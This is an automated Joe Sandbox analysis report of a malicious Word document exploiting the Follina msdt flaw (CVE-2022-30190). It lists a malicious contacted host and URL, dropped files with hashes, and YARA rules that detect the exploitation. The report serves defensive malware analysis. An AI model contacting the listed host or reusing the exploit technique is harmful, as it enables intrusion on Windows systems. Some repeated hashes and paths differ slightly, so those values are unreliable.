http://https://storage.live.com/clientlogs/uploadlocation	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://outlook.office365.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://webshell.suite.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://management.azure.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.201.110.47	baza-novostei.name	Germany		24940	HETZNER-ASDE	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	794514
Start date and time:	2023-01-30 16:43:58 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	MuUeMZphCk.docx
Detection:	MAL
Classification:	mal100.expl.evad.winDOCX@15/34@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

• Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, HxTsr.exe, RuntimeBroker.exe, WMIADAP.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.109.32.24, 20.126.111.161, 20.223.130.133, 20.224.201.79 • Excluded domains from analysis (whitelisted): client.wns.windows.com, prod-w.nexus.live.com.akadns.net, config.officeapps.live.com, prod.configsvc1.live.com.akadns.net, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, nexus.officeapps.live.com, officeclient.microsoft.com, europe.configsvc1.live.com.akadns.net • Not all processes where analyzed, report is missing behavior information • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

 No simulations
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Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	532480
Entropy (8bit):	0.4739577109383088
Encrypted:	false
SSDEEP:	384:GGfXgzJCWk8SF1fZ0jGBbQUdW0wtZ1lw+hVZO4FC5j:1fXkCxHhZpdC0/7Wj
MD5:	21F2C3D47D8BAB733D04669E264A594D
SHA1:	D0AE6108CCF55892D3A377CB03D789796D8EB44B
SHA-256:	5C8ABC65592FEA244F82E3DAF44B4B35C7871EA0825303B97422E86093B43E0D
SHA-512:	1CD38A800811CA30724940F87D2E0F2F834A29A22AA761DC74BD576D54A2A45641280532DBE9FC2BB33733CFF14F075C0902870C399702572F819D51CE0429C7
Malicious:	false
Preview:	Standard ACE DB.....n.b'..U.gr@?..~.....1.y..0...c...F...N.T.7...Z(...`.;[6i...[.CS..3..y[.]*G...f_...\$g..'D...e....F.x....-b.T...4.0.....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJIEIGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false

Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.
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C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb			
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE		
File Type:	data		
Category:	modified		
Size (bytes):	128		
Entropy (8bit):	1.4172860556164644		
Encrypted:	false		
SSDEEP:	3:MWVZNHakdTfNHaV:MWVZVDrVu		
MD5:	57AD36FB9DFD0A80956F91D38F02457D		
SHA1:	A8C8540A128E4EBD4360B02B8E2925F1D02BD2BC		
SHA-256:	9A9A6F3EF2AE49B6D6014BB27EAF2FB787571E326870169A28C3146B0ADE019C		
SHA-512:	FA81B24351CA63816A83A7E8C688173BB8D463CEC4547989E011DE60EF9565636D5B2ED5DDF3F99C85A820BCE2C86D484359B25C0A2C8949F14F4DD26D04954		
Malicious:	false		
Preview:	103386.	Admin.	103386. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\47AFF8C-3205-4235-86A2-65AA4981F18A			
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE		
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators		
Category:	dropped		
Size (bytes):	152234		
Entropy (8bit):	5.3560059191828495		
Encrypted:	false		
SSDEEP:	1536:x+C7/gfYBIB9guwULQ9DQN+zQKk4F77nXmvidlXRcE6Lcz6l:zmQ9DQN+zpX/I		
MD5:	1DDC3681F344DAD4C232BE2D9760E1A0		
SHA1:	28A85C3F8C5996B3E5E3244E9780A6363B5214D9		
SHA-256:	B33729CF9EAE864287E276C05A7142C9192FC15A5D6E5D16C36F72B3B6CA7789		
SHA-512:	C7DE51A32599F26B8D94A24FB1390F93553E3FAE8B521DE4F6B2C050ADD57F4D956CF2CF9B8288A009B90DAC2B754C56B79BE4EA99074DA5BE68F8BEFEE5CB88		
Malicious:	false		
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2023-01-30T15:44:55">.. Build: 16.0.16124.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.aspx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="C\ViewClientHelpId" o:authentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:headerValue="Passport1.4 from-PP={} &p=" />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAuthorityU		

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\44E9E94D.htm  			
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE		
File Type:	HTML document, ASCII text, with very long lines (4518)		
Category:	dropped		
Size (bytes):	6336		
Entropy (8bit):	5.021080934873899		
Encrypted:	false		
SSDEEP:	192:/KiSe+1GPw6utZ7UPg9N2EFWeBKBZOjQjtz:5U7/UPgP2Eb6IJZ		
MD5:	12B73F8BAE89EB92C8CDA74269C2F69F		
SHA1:	EF46474DA8B7649AE9F5CCC105D034134EBB419		
SHA-256:	5AB0198CE6E52F0691A5424278A549E5D4257BCD67735AD5EC2D2B273E6E6400		
SHA-512:	D46D68E4AB253AC45046E7549D208B37EDAB31BC975906D7759A4DDEA7F2209C487E15CDC6C622785F0011A8DFBACBF3E7BFEA95585A20611C75D23472CCC36		
Malicious:	true		
Yara Hits:	- Rule: SUSP_PS1_MsdT_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\44E9E94D.htm, Author: Nasreddine Bencherchali, Christian Burkard - Rule: EXPL_Follina_CVE_2022_30190_MsdT_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\44E9E94D.htm, Author: Tobias Michalski, Christian Burkard - Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\44E9E94D.htm, Author: Joe Security		
Antivirus:	Antivirus: Avira, Detection: 100%		

Preview:	<!doctype html>.<html lang="en">.<head>.<title>.Basic HTML Template.</title>.</head>.<body>...<p>.Proin a interdum justo. Duis sed dui vitae ex molestie egestas et tincidunt neque. Fusce lectus tellus, pharetra id ex at, consectetur hendrerit nibh. Nulla sit amet commodo risus. Nulla sed dapibus ante, sit amet fringilla dui. Nunc lectus mauris, porttitor quis eleifend nec, suscipit sit amet massa. Vivamus in lectus erat. Nulla facilisi. Vivamus sed massa quis arcu egestas vehicula. Nulla massa lorem, tincidunt sed feugiat quis, faucibus a risus. Sed viverra turpis sit amet metus iaculis finibus...Morbi convallis get rekt m8, at consequat purus vulputate sit amet. Morbi a ultricies risus, id maximus purus. Fusce aliquet tortor id ante ornare, non auctor tortor luctus. Quisque laoreet, sem id porttitor eleifend, eros eros suscipit lectus, id facilisis lorem lorem nec nibh. Nullam venenatis ornare ornare. Donec varius ex ac faucibus condimentum. Aenean ultricies vitae mauris cursus ornare
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C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\EAAD29A7.htm  	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines (4518)
Category:	dropped
Size (bytes):	6336
Entropy (8bit):	5.021080934873899
Encrypted:	false
SSDEEP:	192:/KiSe+1GPw6utZ7UPg9N2EFWeBKBZOJiQjtz:5U7\UPgP2Eb6IJZ
MD5:	12B73F8BAE89EB92C8CDA74269C2F69F
SHA1:	EF4647A4DA8B76494E9F5CCC105D034134EBB419
SHA-256:	5AB0198CE6E52F0691A5424278A549E5D4257BCD67735AD5EC2D2B273E6E6400
SHA-512:	D46D68E4AB253AC45046E7549D208B37EDAB31BC975906D7759A4DDEA7F2209C487E15CDC6C622785F0011A8DFBACBF3E7BFEA95585A20611C75D23472CCC36
Malicious:	true
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\EAAD29A7.htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\EAAD29A7.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\EAAD29A7.htm, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	<!doctype html>.<html lang="en">.<head>.<title>.Basic HTML Template.</title>.</head>.<body>...<p>.Proin a interdum justo. Duis sed dui vitae ex molestie egestas et tincidunt neque. Fusce lectus tellus, pharetra id ex at, consectetur hendrerit nibh. Nulla sit amet commodo risus. Nulla sed dapibus ante, sit amet fringilla dui. Nunc lectus mauris, porttitor quis eleifend nec, suscipit sit amet massa. Vivamus in lectus erat. Nulla facilisi. Vivamus sed massa quis arcu egestas vehicula. Nulla massa lorem, tincidunt sed feugiat quis, faucibus a risus. Sed viverra turpis sit amet metus iaculis finibus...Morbi convallis get rekt m8, at consequat purus vulputate sit amet. Morbi a ultricies risus, id maximus purus. Fusce aliquet tortor id ante ornare, non auctor tortor luctus. Quisque laoreet, sem id porttitor eleifend, eros eros suscipit lectus, id facilisis lorem lorem nec nibh. Nullam venenatis ornare ornare. Donec varius ex ac faucibus condimentum. Aenean ultricies vitae mauris cursus ornare

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.Word\~WRF{D41A7237-320D-4724-AD88-6F31B446B26A}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.8780596609922994
Encrypted:	false
SSDEEP:	12:rI3bn+HF2cYVHaGjRY6FofdKIZpwNYhG1KKIBJCuu/Gy0wG1KKIBFnzmtcoZX1Hb:rdLHokFwNYg1Keu/i1KK29mL
MD5:	A2821BF9E322A46003AAB47C86D5CB44
SHA1:	B03F25B9977868041B355E70D027CBC363605839
SHA-256:	966938CAE2B2E19B8F1D0AD787DF0B05ABEDF5D03802C51C0604B5F9EF140E17
SHA-512:	921D9AF30A1E5FB8EB4BB1F273AA7CDAA5853BC24ED474D9525710D58593DDA63604158C4302407D6A2605A35699DB56EE72B34A2B3183C7ABF8E16921E9A0C0
Malicious:	false
Preview:	>.....

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.Word\~WRS[5363CA4F-61E3-4D8D-B7F0-D392CFB2E915].tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1

SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{89EEA800-31B5-4659-835C-B39ED0DB259A}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.8333364598047724
Encrypted:	false
SSDEEP:	6:olgI5INUJW9/O1KKKWKujJcPYB4PxZUlimN:4tG1KKItJEZ4
MD5:	C9998821F542F790130D4250654012FE
SHA1:	AB4CA8443BD5535C5C3FB64599299C2635EC394A
SHA-256:	3A6465A9158E9F0B51F150701110F8F9C639494FBA10A19466142AC5E4CDAF76
SHA-512:	FC7FBD1702A707033C5A2C5C2414767F6CC54B3FF7237FC59B314B26F86860247B6C89F6A6A3CE3F1BD0A0CD3D0DF0CE697510C11B97171897D65859CDE19A1 5
Malicious:	false
Preview:	..L.I.N.K. .h.t.m.l.f.i.l.e. ".h.t.t.p.:/.b.a.z.a.-n.o.v.o.s.t.e.i..n.a.m.e./d.i.r./i.n.f.o./p.r.i.n.y./t...h.t.m.l.l.". "" .\p. \f. 0.....j...U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm 	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	162
Entropy (8bit):	4.43530643106624
Encrypted:	false
SSDEEP:	3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXIIVLLP61lwcWWGu:q43tISI6kXiMIWSU6XII5LP8lpfGu
MD5:	4F8E702CC244EC5D4DE32740C0ECBD97
SHA1:	3ADB1F02D5B6054DE0046E367C1D687B6CDF7AFF
SHA-256:	9E17CB15DD75BBBD5DBB984EDA674863C3B10AB72613CF8A39A00C3E11A8492A
SHA-512:	21047FEA5269FEE75A2A187AA09316519E35068CB2F2F76CFAF371E5224445E9D5C98497BD76FB9608D2B73E9DAC1A3F5BFADFDCA4623C479D53ECF93D81D3C F
Malicious:	false
Yara Hits:	• Rule: SUSP_PS1_MsdT_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_MsdT_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	<html>...<head><title>301 Moved Permanently</title></head>...<body>...<center> 301 Moved Permanently </center>...<hr><center>nginx</center>...</body>...</html>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\t[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	162
Entropy (8bit):	4.43530643106624
Encrypted:	false
SSDEEP:	3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXIIVLLP61lwcWWGu:q43tISI6kXiMIWSU6XII5LP8lpfGu
MD5:	4F8E702CC244EC5D4DE32740C0ECBD97
SHA1:	3ADB1F02D5B6054DE0046E367C1D687B6CDF7AFF
SHA-256:	9E17CB15DD75BBBD5DBB984EDA674863C3B10AB72613CF8A39A00C3E11A8492A
SHA-512:	21047FEA5269FEE75A2A187AA09316519E35068CB2F2F76CFAF371E5224445E9D5C98497BD76FB9608D2B73E9DAC1A3F5BFADFDCA4623C479D53ECF93D81D3C F

Malicious:	false
Preview:	<html>...<head><title>301 Moved Permanently</title></head>...<body>...<center> 301 Moved Permanently </center>...<hr><center>nginx</center>...</body>...</html>...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\t[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines (4518)
Category:	dropped
Size (bytes):	6336
Entropy (8bit):	5.021080934873899
Encrypted:	false
SSDEEP:	192:/KiSe+1GPw6utZ7UPg9N2EFWeBKBZOJiQjtz:5U7/UPgP2Eb6IJZ
MD5:	12B73F8BAE89EB92C8CDA74269C2F69F
SHA1:	EF4647A4DA8B76494E9F5CCC105D034134EBB419
SHA-256:	5AB0198CE6E52F0691A5424278A549E5D4257BCD67735AD5EC2D2B273E6E6400
SHA-512:	D46D68E4AB253AC45046E7549D208B37EDAB31BC975906D7759A4DDEAF27209C487E15CDC6C622785F0011A8DFBACBF3E7BFEA95585A20611C75D23472CCC36
Malicious:	false
Preview:	<!doctype html>.<html lang="en">.<head>.<title>.Basic HTML Template.</title>.</head>.<body>...<p>.Proin a interdum justo. Duis sed dui vitae ex molestie egestas et tincidunt neque. Fusce lectus tellus, pharetra id ex at, consectetur hendrerit nibh. Nulla sit amet commodo risus. Nulla sed dapibus ante, sit amet fringilla dui. Nunc lectus mauris, porttitor quis eleifend nec, suscipit sit amet massa. Vivamus in lectus erat. Nulla facilisi. Vivamus sed massa quis arcu egestas vehicula. Nulla massa lorem, tincidunt sed feugiat quis, faucibus a risus. Sed viverra turpis sit amet metus iaculis finibus...Morbi convallis get rekt m8, at consequat purus vulputate sit amet. Morbi a ultricies risus, id maximus purus. Fusce aliquet tortor id ante ornare, non auctor tortor luctus. Quisque laoreet, sem id porttitor eleifend, eros eros suscipit lectus, id facilisis lorem lorem nec nibh. Nullam venenatis ornare ornare. Donec varius ex ac faucibus condimentum. Aenean ultricies vitae mauris cursus ornare

C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.dll 	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.780403990678375
Encrypted:	false
SSDEEP:	48:6FoPhmKraYZkH8KtibUynkwj0JaC+CFSlwYtc1ulha3dq:TDaAkHHoNk8FCuJDK
MD5:	CB89AC3DAE02E60C887D417FC756C34D
SHA1:	C133CE46AB2486E24C32229D28F20BF7282A8479
SHA-256:	188E3FF8D73A073DF47F8DA7DBDE6F5FA31693868536A7E5F4F269BAC0F78596
SHA-512:	84AD039AA25D15F000F0908C440ED488A16FFCB79FFDCBC93E27E6A75DBC52E3FE042C14B69E82F7ACB2E886C285ACBF952584EF4D9D1DF50551B3C171A6A1B7
Malicious:	true
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......PE..L...d.c.....!.....>*... ..@..... ..@..... ..S..@..... ..H.....text...D.....\..rsrc.....@.....@..@.rel ..oc... ..@..B..... *.....H..... ".....".....*J.#(.....r...p(.....*.....2~.....(.....*.....0..... ..s..... ..s..... ..r;..p.....(.....s5.....".....5.....3+E...../.....(-...2.3+1...3...+)...3...+...+...+...+...+...+...+...+...+...+...r;..p..o..... ..o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.....X.....i2.....(.....0.....0.....-r..p....

C:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0884868560659724
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryJtak7YnqqKiPN5Dlq5J:+RI+ycuZhNhaks/PNnqX
MD5:	B6C70CF99FE5E6DF11545AC93E59B5F9
SHA1:	8B4D44E2C2959FBABFD76901F20CAB203A855723
SHA-256:	35F84DD9D596D2F7CB7F5BE5D7B24F7B63AA984E4D404F367487FF196AF2DD53
SHA-512:	56BA04018FA6B29BBD9D6AF0F5B7562C4BE49BC96E1270511DE103ECAAC05B9E0DD4C86A52ABB25EE7437C2B2B7D695DDEAA63A16343B5129BDD278AEDB8FAFF
Malicious:	false
Preview:	L...<.....0.....L4...V.S._V.E.R.S.I.O.N._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... 0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.n.s.4.5.r.3.e...d.i.l.l....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.... ..D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.n.s.4.5.r.3.e...d.i.l.l....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8....A.s.s.e.m.b.l.y. V.e.r.s.i.o.n...0...0...0...

C:\Users\user\AppData\Local\Temp\RESD20C.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols, created Tue Jan 31 00:45:28 2023, 1st section name ".debug\$\$"
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.089291003565099
Encrypted:	false
SSDEEP:	24:HJFC9AW7Tac8HShKuLfel+ycuZhNhakS/PNnq9Wd:phW72HIK8m1ulha3dq9m
MD5:	40C31A687BB661C84AD6F4C570E1B9BF
SHA1:	696934574D5C657EF581EAC7310BF8E311889105
SHA-256:	BD600DD7D645BDD8DF5733BB07F49F13120C710AAD69F677CB822CFBFB64A5AF
SHA-512:	E03C11E66FBE5AA2DEBC905BE313F48684B01A150A303CFBA3AC01BEA5F791A68ABC212CB1DFD24B8E258EE78823F2B806BF03A66B7E4289B7C83ADE3793681A
Malicious:	false
Preview:	L...d.c.....debug\$\$.....p.....@..B.rsrc\$01.....X.....T.....@..@.rsrc\$02.....P...^.....@..@.....S...c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP.....TZ.>Y.....S.....C:\Users\user\AppData\Local\Temp\RESD20C.tmp.-<.....'...Microsoft (R) CVTRES...=.cwd.C:\Windows\TEMP\SDIAG_4e17c671-5921-447a-b483-437497eb417f.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._V.E.R.S.I.O.N._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.n.s.4.5.r.3.e...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESE17D.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols, created Tue Jan 31 00:45:32 2023, 1st section name ".debug\$\$"
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.112450704577854
Encrypted:	false
SSDEEP:	24:HFFC9A+6AePHYhKuLfel+ycuZhNK0akStZPNnq9Wd:lhL36K8m1ulK0a3tbq9m
MD5:	3F4F9F90FDB0148129ED9CF5552F8927
SHA1:	FB99E69C0C29B27185A8C85566BF573326A830CD
SHA-256:	2531C0943F2BCDB08E1CDB8F2170C624A5CDAFFB5CEEF4CF25F3F0E2E2478491
SHA-512:	CD9F38D47B9EF33FFC0145222CF8146C3E2C084614BF05B76007BAE27701B81C7EB76705244E26CF4FFFBEC4FA88EE6556818919484AE39DEF785810C14087D/
Malicious:	false
Preview:	L...d.c.....debug\$S.....p.....@..B.rsrc\$01.....X.....T.....@..@.rsrc\$02.....P...^.....@..@.....T...c:\Users\user\AppData\Local\Temp\kxhlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP.....lb.2.k.)/t.....5.....C:\Users\user\AppData\Local\Temp\RESE17D.tmp.-<.....'...Microsoft (R) CVTRES...=.cwd.C:\Windows\TEMP\SDIAG_4e17c671-5921-447a-b483-437497eb417f.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._V.E.R.S.I.O.N._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.h.x.l.z.5.i.n...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESEEEB.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols, created Tue Jan 31 00:45:35 2023, 1st section name ".debug\$\$"
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.075905848606
Encrypted:	false
SSDEEP:	24:Hq3W9owl1j2/W7HlahKuLfel+ycuZhN1akSjPNnq9Yld:M/wl1jmq2K8m1ul1a3Jq9YP
MD5:	D10A5A57DC438AAFF0A4F05D800CC8B1
SHA1:	66F951A6E89659DA24FB067624F0B9877570C0FD
SHA-256:	7BD79F4C51AF36047CBE9D4352AE98B91258606F296FA632B1F4F257C1248B5F
